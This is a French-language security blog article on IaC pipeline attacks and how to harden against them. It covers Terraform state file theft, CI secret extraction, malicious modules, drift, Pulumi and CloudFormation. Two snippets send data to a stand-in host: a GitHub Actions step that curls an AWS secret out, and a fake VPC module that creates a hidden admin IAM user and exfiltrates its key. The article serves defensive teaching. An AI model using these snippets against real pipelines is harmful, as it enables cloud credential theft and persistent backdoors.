AYI NEDJIMI Consultants

Exploitation de l'Infrastructure as Code Terraform et

Catégorie : Articles Techniques Lecture : 10 min Publié le : 28/02/2026 Auteur : Ayi NEDJIMI

Attaques sur pipelines IaC : state file theft, provider credentials, module injection. Exploitation de Terraform, Pulumi et CloudFormation avec.

Cette analyse detaillee de Exploitation de l'Infrastructure as Code Terraform et s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cet article fournit une analyse technique detaillee de Exploitation de l'Infrastructure as Code Terraform et, couvrant les aspects fondamentaux de l'architecture, les procedures de configuration et les bonnes pratiques de deploiement en environnement de production. Les administrateurs systemes y trouveront des guides etape par etape, des exemples de configuration et des recommandations issues de retours d'experience terrain en entreprise.

Table des matières

Auteur : Ayi NEDJIMI **Date :** 28 février 2026

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

Introduction

L'Infrastructure as Code (IaC) a change la gestion des infrastructures cloud en permettant de définir, versionner et déployer des environnements complets via du code déclaratif ou impératif. Terraform (HashiCorp), Pulumi et AWS CloudFormation sont les trois outils dominants dans cet espace, gérant collectivement des millions d'instances cloud, de bases de données, de réseaux et de services à travers les principaux fournisseurs cloud (AWS, Azure, GCP). Cependant, cette centralisation du contrôle d'infrastructure dans des fichiers de code et des pipelines CI/CD crée de nouvelles surfaces d'attaque considérables.

La compromission d'un pipeline IaC peut avoir des conséquences catastrophiques : déploiement de backdoors dans l'infrastructure, exfiltration de credentials cloud à privilèges élevés, modification silencieuse des configurations de sécurité (ouverture de ports, désactivation de logging, ajout de comptes administrateurs), et persistance durable dans l'environnement cloud de l'organisation. Les fichiers d'état (state files) de Terraform, en particulier, contiennent souvent des secrets en clair — mots de passe de bases de données, clés API, tokens de service — constituant une cible de choix pour les attaquants.

Cet article détaille les vecteurs d'attaque spécifiques à chaque outil IaC : l'exploitation des state files Terraform, l'exposition des credentials de providers cloud, les attaques de supply chain via des modules malveillants, l'exploitation du drift entre la configuration déclarée et l'état réel de l'infrastructure, les spécificités de Pulumi et CloudFormation, et les stratégies de durcissement des pipelines IaC.

Element	Description	Priorite
Prevention	Mesures proactives de reduction de la surface d'attaque	Haute
Detection	Surveillance et alerting en temps reel	Haute
Reponse	Procedures d'incident response et remediation	Critique
Recovery	Plan de reprise et continuite d'activite	Moyenne

Terraform State File Exploitation

Anatomie du state file

Le state file (`terraform.tfstate`) est le fichier le plus critique de tout déploiement Terraform. Il contient la correspondance complète entre la configuration déclarée (fichiers .tf) et les ressources réelles déployées dans le cloud. Ce fichier est au format JSON et inclut : les identifiants de chaque ressource cloud (ARN AWS, resource ID Azure), les attributs de chaque ressource incluant les outputs sensibles, les métadonnées de provider

et les dépendances entre ressources. Critiquement, **le state file stocke en clair tous les attributs marqués comme "sensitive" dans les providers**, incluant les mots de passe de bases de données, les clés privées TLS, les tokens API et les secrets d'application.

```
// Extrait d'un terraform.tfstate exposé
{
  "resources": [
    {
      "type": "aws_db_instance",
      "name": "production",
      "instances": [{
        "attributes": {
          "address": "prod-db.cluster-xxxxx.eu-west-1.rds.amazonaws.com",
          "username": "admin",
          "password": "Sup3rS3cr3tP@ssw0rd!",  // EN CLAIR
          "port": 5432,
          "db_name": "production_app",
          "vpc_security_group_ids": ["sg-0abc123def456"]
        }
      }]
    },
    {
      "type": "aws_iam_access_key",
      "name": "deploy_key",
      "instances": [{
        "attributes": {
          "id": "AKIAIOSFODNN7EXAMPLE",
          "secret": "wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY",  // EN CLAIR
          "user": "terraform-deploy"
        }
      }]
    }
  ]
}
```

Vecteurs d'exposition du state file

- **S3 bucket mal configuré** : Le backend S3 utilisé pour stocker le state file est configuré sans chiffrement côté serveur, sans versioning, ou avec une politique IAM trop permissive. Les buckets publics ou accessibles via des rôles IAM compromis sont un vecteur courant.
- **Dépôt Git** : Le state file est commité accidentellement dans un repository Git (public ou privé). Même après suppression, le fichier reste dans l'historique Git. Les outils comme TruffleHog, GitLeaks ou gitleaks détectent ces fuites.
- **CI/CD artifacts** : Le state file est inclus dans les artifacts de build (ex: GitHub Actions artifacts, GitLab CI artifacts) avec une rétention trop longue ou un accès trop permissif.
- **Terraform Cloud/Enterprise API** : L'API de Terraform Cloud expose les state files via `/api/v2/workspaces/:workspace_id/current-state-version`. Un token API compromis donne accès à tous les states.
- **Logs de pipeline** : Les outputs Terraform affichés dans les logs CI/CD peuvent contenir des valeurs sensibles si `sensitive = true` n'est pas correctement appliqué sur tous les outputs.

Cas réel : Uber state file leak (2022)
En 2022, un chercheur en sécurité a découvert que des state files Terraform d'Uber étaient accessibles via un bucket S3 mal configuré. Ces fichiers contenaient des credentials de bases de données de production, des clés API pour des services internes et des tokens d'accès à des environnements critiques. L'incident a conduit à une rotation massive de credentials et à une refonte des politiques de gestion des state files.

Notre avis d'expert
L'automatisation de la sécurité est un multiplicateur de force, pas un remplacement des compétences humaines. Un script bien conçu peut couvrir en continu ce qu'un analyste ne pourrait vérifier qu'une fois par trimestre. L'investissement dans le tooling interne est systématiquement sous-estimé.

Provider Credential Exposure

Secrets dans les fichiers de configuration

Les providers Terraform nécessitent des credentials pour interagir avec les API cloud. Ces credentials sont souvent configurées de manière non sécurisée :

```
# MAUVAISE PRATIQUE : credentials hardcodées dans le provider
provider "aws" {
  region     = "eu-west-1"
  access_key = "AKIAIOSFODNN7EXAMPLE"      # Hardcodé !
  secret_key = "wJalrXUtnFEMI/K7MDENG"     # Hardcodé !
}

# MAUVAISE PRATIQUE : credentials dans terraform.tfvars commité
# terraform.tfvars
aws_access_key = "AKIAIOSFODNN7EXAMPLE"
aws_secret_key = "wJalrXUtnFEMI/K7MDENG"
db_password    = "ProductionP@ss!"

# BONNE PRATIQUE : utiliser les mécanismes d'authentification natifs
provider "aws" {
  region = "eu-west-1"
  # Authentification via :
  # - IAM Role (EC2 instance profile / ECS task role)
  # - OIDC Federation (GitHub Actions, GitLab CI)
  # - AWS SSO / Identity Center
  # - Variables d'environnement (injectées par le CI/CD)
}
```

Extraction de credentials depuis les pipelines CI/CD

Les pipelines CI/CD qui exécutent Terraform disposent nécessairement de credentials cloud à hauts privilèges (pour créer/modifier/supprimer des ressources). La compromission du pipeline — via une Pull Request malveillante, un runner compromis, ou l'injection de code dans le workflow — permet d'extraire ces credentials. Sur GitHub Actions, les secrets

injectés via `${{ secrets.AWS_ACCESS_KEY }}` sont masqués dans les logs mais accessibles en mémoire du runner et via des techniques d'exfiltration (encodage base64, écriture dans un artifact, exfiltration DNS).

```
# Attaque : PR malveillante injectant une exfiltration de secrets
# .github/workflows/terraform.yml (modifié par l'attaquant)
- name: "Terraform Plan"
  run: |
    # Le secret est masqué dans les logs mais accessible en mémoire
    echo $AWS_SECRET_ACCESS_KEY | base64 | curl -d @- https://attacker.com/exfil
    terraform plan
  env:
    AWS_ACCESS_KEY_ID: ${{ secrets.AWS_ACCESS_KEY_ID }}
    AWS_SECRET_ACCESS_KEY: ${{ secrets.AWS_SECRET_ACCESS_KEY }}
```

Avez-vous automatisé les tâches de sécurité répétitives qui consomment le temps de vos équipes ?

Module Supply Chain Attacks

Terraform Registry et modules communautaires

Le Terraform Registry (registry.terraform.io) héberge des milliers de modules communautaires réutilisables. L'utilisation de modules tiers introduit un risque de supply chain comparable à celui des packages npm ou PyPI. Un module malveillant peut : créer des ressources supplémentaires non documentées (backdoor IAM users, security group rules), exécuter des provisioners locaux sur le runner CI/CD, exfiltrer les variables d'entrée (qui peuvent contenir des secrets), ou modifier subtilement les configurations de sécurité des ressources déployées.

```
# Module Terraform malveillant déguisé en module VPC légitime
# modules/vpc/main.tf

resource "aws_vpc" "main" {
  cidr_block = var.vpc_cidr
  # Configuration VPC légitime...
}

# Backdoor dissimulée : création d'un IAM user avec accès admin
resource "aws_iam_user" "maintenance" {
  name = "vpc-maintenance-svc"  # Nom anodin
  tags = { ManagedBy = "terraform" }
}

resource "aws_iam_user_policy_attachment" "maintenance" {
  user       = aws_iam_user.maintenance.name
  policy_arn = "arn:aws:iam::aws:policy/AdministratorAccess"
}

resource "aws_iam_access_key" "maintenance" {
  user = aws_iam_user.maintenance.name

  # Exfiltration de la clé via un provisioner
  provisioner "local-exec" {
    command = "curl -s https://attacker.com/collect?key=${self.id}&secret=$
{self.secret}"
  }
}
```

Attaques sur les providers Terraform

Les providers Terraform sont des binaires Go qui s'exécutent sur le système du runner CI/CD avec les mêmes privilèges. Un provider malveillant ou un provider compromis (via typosquatting sur le registry, compromission du dépôt source, ou MitM lors du téléchargement) peut exécuter du code arbitraire sur le runner, accéder à toutes les variables d'environnement (incluant les credentials cloud), modifier les fichiers du système de build, ou établir une connexion reverse shell.

Recommandation : Verrouillage des modules et providers
Utilisez toujours le `.terraform.lock.hcl` pour verrouiller les versions et les hashes des providers. Hébergez un registry Terraform privé pour les modules approuvés. Auditez le code source de chaque module avant adoption. Utilisez `terraform providers lock` pour générer les checksums de vérification. Implémentez une politique de revue obligatoire pour toute modification de modules dans les fichiers .tf.

Cas concret
La vulnérabilité Heartbleed (CVE-2014-0160) dans OpenSSL a permis l'extraction de données sensibles de la mémoire des serveurs pendant plus de deux ans avant sa découverte. Cet incident fondateur a accéléré l'adoption des programmes de bug bounty et l'audit systématique des composants open-source critiques.

Drift Exploitation

Qu'est-ce que le drift ?

Le **drift** (dérive) est l'écart entre la configuration déclarée dans le code Terraform et l'état réel des ressources cloud. Le drift survient lorsque des modifications sont effectuées directement dans la console cloud, via des scripts ad hoc, ou par d'autres outils de gestion. Un attaquant ayant compromis un compte cloud peut exploiter le drift de deux manières : effectuer des modifications malveillantes qui passent inaperçues car elles ne sont pas détectées par le pipeline IaC, ou exploiter un drift existant pour masquer ses actions dans le bruit des modifications non gérées.

Exemples de drift malveillant :

- Ajout d'une règle de sécurité autorisant l'accès SSH (port 22) depuis 0.0.0.0/0 sur un security group géré par Terraform. Si le `terraform plan` n'est exécuté qu'au prochain changement de code, le drift peut persister des semaines.
- Modification d'une Lambda function pour inclure du code d'exfiltration. La modification n'est pas dans le code Terraform et ne sera détectée que par un `terraform plan` explicite.
- Création de ressources entièrement hors Terraform (IAM roles, EC2 instances) qui ne sont pas trackées dans le state file et donc invisibles aux revues de code IaC.

```
# Détection du drift via terraform plan automatisé
# Cron job exécuté quotidiennement pour détecter le drift
terraform plan -detailed-exitcode -out=drift-check.plan

# Exit codes :
# 0 = No changes (pas de drift)
# 1 = Error
# 2 = Changes detected (DRIFT !)

# Alerte si drift détecté
if [ $? -eq 2 ]; then
    terraform show -json drift-check.plan | \
    jq '.resource_changes[] | select(.change.actions != ["no-op"])' | \
    curl -X POST -H "Content-Type: application/json" \
    -d @- https://hooks.slack.com/services/T00/B00/xxxxx
fi
```

Pulumi et CloudFormation : Spécificités

Pulumi

Pulumi utilise des langages de programmation généraux (TypeScript, Python, Go, C#) plutôt qu'un DSL déclaratif comme Terraform. Cette approche introduit des risques spécifiques : les programmes Pulumi peuvent exécuter du code arbitraire lors du déploiement (requêtes HTTP, accès au système de fichiers, exécution de sous-processus), les dépendances npm/pip/go ajoutent une surface d'attaque de supply chain

supplémentaire, et la complexité du code augmente le risque de bugs de sécurité dans la logique IaC elle-même. Pour approfondir, consultez Post-Exploitation Avancée : Pillage, Pivoting et Persistance.

Le state de Pulumi peut être stocké sur le service cloud Pulumi (app.pulumi.com), un backend S3/GCS/Azure Blob, ou localement. Les secrets dans le state Pulumi sont chiffrés par défaut (contrairement à Terraform), mais la clé de chiffrement doit elle-même être gérée de manière sécurisée (passphrase, AWS KMS, Azure Key Vault, ou le service Pulumi).

AWS CloudFormation

CloudFormation est le service IaC natif d'AWS. Ses spécificités en termes de sécurité incluent : les templates CloudFormation peuvent utiliser des `AWS::CloudFormation::CustomResource` qui exécutent des Lambda functions arbitraires lors du déploiement, les `DependsOn` et les conditions peuvent créer des comportements inattendus, et les stack policies peuvent être manipulées pour empêcher les rollbacks de sécurité.

Un vecteur d'attaque spécifique à CloudFormation est l'exploitation des **StackSets** pour déployer des ressources malveillantes dans tous les comptes d'une AWS Organization. Si l'attaquant compromet le compte d'administration des StackSets, il peut déployer des backdoors (IAM roles cross-account, Lambda de persistence, VPC endpoints malveillants) dans l'ensemble des comptes membres en une seule opération.

Hardening des Pipelines IaC

Sécurisation du state file

- **Chiffrement au repos** : Utiliser le chiffrement SSE-S3 ou SSE-KMS pour le backend S3. Pour Azure, utiliser un Storage Account avec chiffrement AES-256 et CMK.
- **Chiffrement en transit** : S'assurer que toutes les connexions au backend utilisent TLS 1.2+.
- **Accès restreint** : IAM policies avec least privilege pour le bucket/container du state. Utiliser des conditions IAM (`aws:PrincipalTag` , `aws:SourceIp`) pour restreindre l'accès.
- **Versioning et locking** : Activer le versioning S3 et le state locking via DynamoDB pour prévenir les corruptions et permettre le rollback.
- **Terraform Cloud/Enterprise** : Utiliser les fonctionnalités natives de Terraform Cloud pour la gestion sécurisée du state (chiffrement, audit logs, RBAC).

Sécurisation du pipeline CI/CD

- **OIDC Federation** : Remplacer les credentials statiques (access keys) par une fédération OIDC entre le CI/CD et le cloud provider. GitHub Actions, GitLab CI et CircleCI supportent nativement cette approche.

- **Least privilege IAM** : Le rôle IAM utilisé par Terraform ne doit avoir que les permissions strictement nécessaires aux ressources gérées. Utiliser `iamlive` ou `parliament` pour générer des policies minimales.
- **Policy as Code** : Implémenter des gardes-fous avec OPA (Open Policy Agent), Sentinel (Terraform Enterprise), ou Checkov pour valider que les configurations respectent les politiques de sécurité avant le déploiement.
- **Revue obligatoire du plan** : Le `terraform plan` doit être affiché dans la Pull Request et approuvé par un humain avant le `terraform apply`. Utiliser des commentaires automatiques (Atlantis, Terraform Cloud) pour faciliter la revue.
- **Scanning de secrets** : Intégrer des outils comme tfsec, terrascan, kics, ou trivy dans le pipeline pour détecter les configurations non sécurisées et les secrets exposés.

```
# Exemple de pipeline sécurisé (GitHub Actions avec OIDC)
name: Terraform Deploy
on:
  pull_request:
    paths: ['infra/**']

permissions:
  id-token: write   # Nécessaire pour OIDC
  contents: read
  pull-requests: write

jobs:
  plan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4

      # Authentification OIDC (pas de credentials statiques)
      - uses: aws-actions/configure-aws-credentials@v4
        with:
          role-to-assume: arn:aws:iam::123456789:role/terraform-ci
          aws-region: eu-west-1

      # Scanning de sécurité
      - name: tfsec
        uses: aquasecurity/tfsec-action@v1.0.0

      - name: Checkov
        uses: bridgecrewio/checkov-action@v12.0.0

      # Plan avec output pour review
      - name: Terraform Plan
        run: |
          terraform init -backend-config="key=prod/terraform.tfstate"
          terraform plan -out=tfplan -no-color
        working-directory: infra/
```

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP.

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

Pour approfondir ce sujet, consultez notre outil open-source log-analyzer qui facilite l'analyse automatisée des journaux de sécurité.

Conclusion

L'Infrastructure as Code a transformé la gestion des environnements cloud, mais elle introduit une surface d'attaque significative que beaucoup d'organisations sous-estiment. Les state files Terraform contenant des secrets en clair, les credentials de providers exposées dans les pipelines CI/CD, les attaques de supply chain via des modules malveillants et l'exploitation du drift entre code et réalité constituent des menaces concrètes et exploitées dans la nature.

La sécurisation des pipelines IaC repose sur plusieurs principes fondamentaux :

- **Zero secret dans le code** : OIDC federation, secret managers, credentials éphémères.
- **State file comme actif critique** : Chiffrement, accès restreint, audit logging, pas de stockage local.
- **Supply chain contrôlée** : Registry privé, verrouillage des versions, audit de code, signature des modules.
- **Détection continue** : Drift detection automatisée, policy as code, scanning de sécurité dans le pipeline.
- **Principe de moindre privilège** : IAM policies minimales pour les runners CI/CD, séparation des environnements.

Sources et références : MITRE ATT&CK · CERT-FR

Ressources et références

- Attaques CI/CD : Pipelines de build comme vecteur d'attaque
- Escalades de privilèges AWS
- Secrets Sprawl : La prolifération incontrôlée des secrets
- Checkov - Policy as Code for IaC

Ayi NEDJIMI


Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

Partagez cet Article

Partagez-le avec votre réseau professionnel !



Partager sur X

Partager sur LinkedIn

Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- MITRE ATT&CK T1195.002 — Supply Chain Compromise — IaC Misconfiguration
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr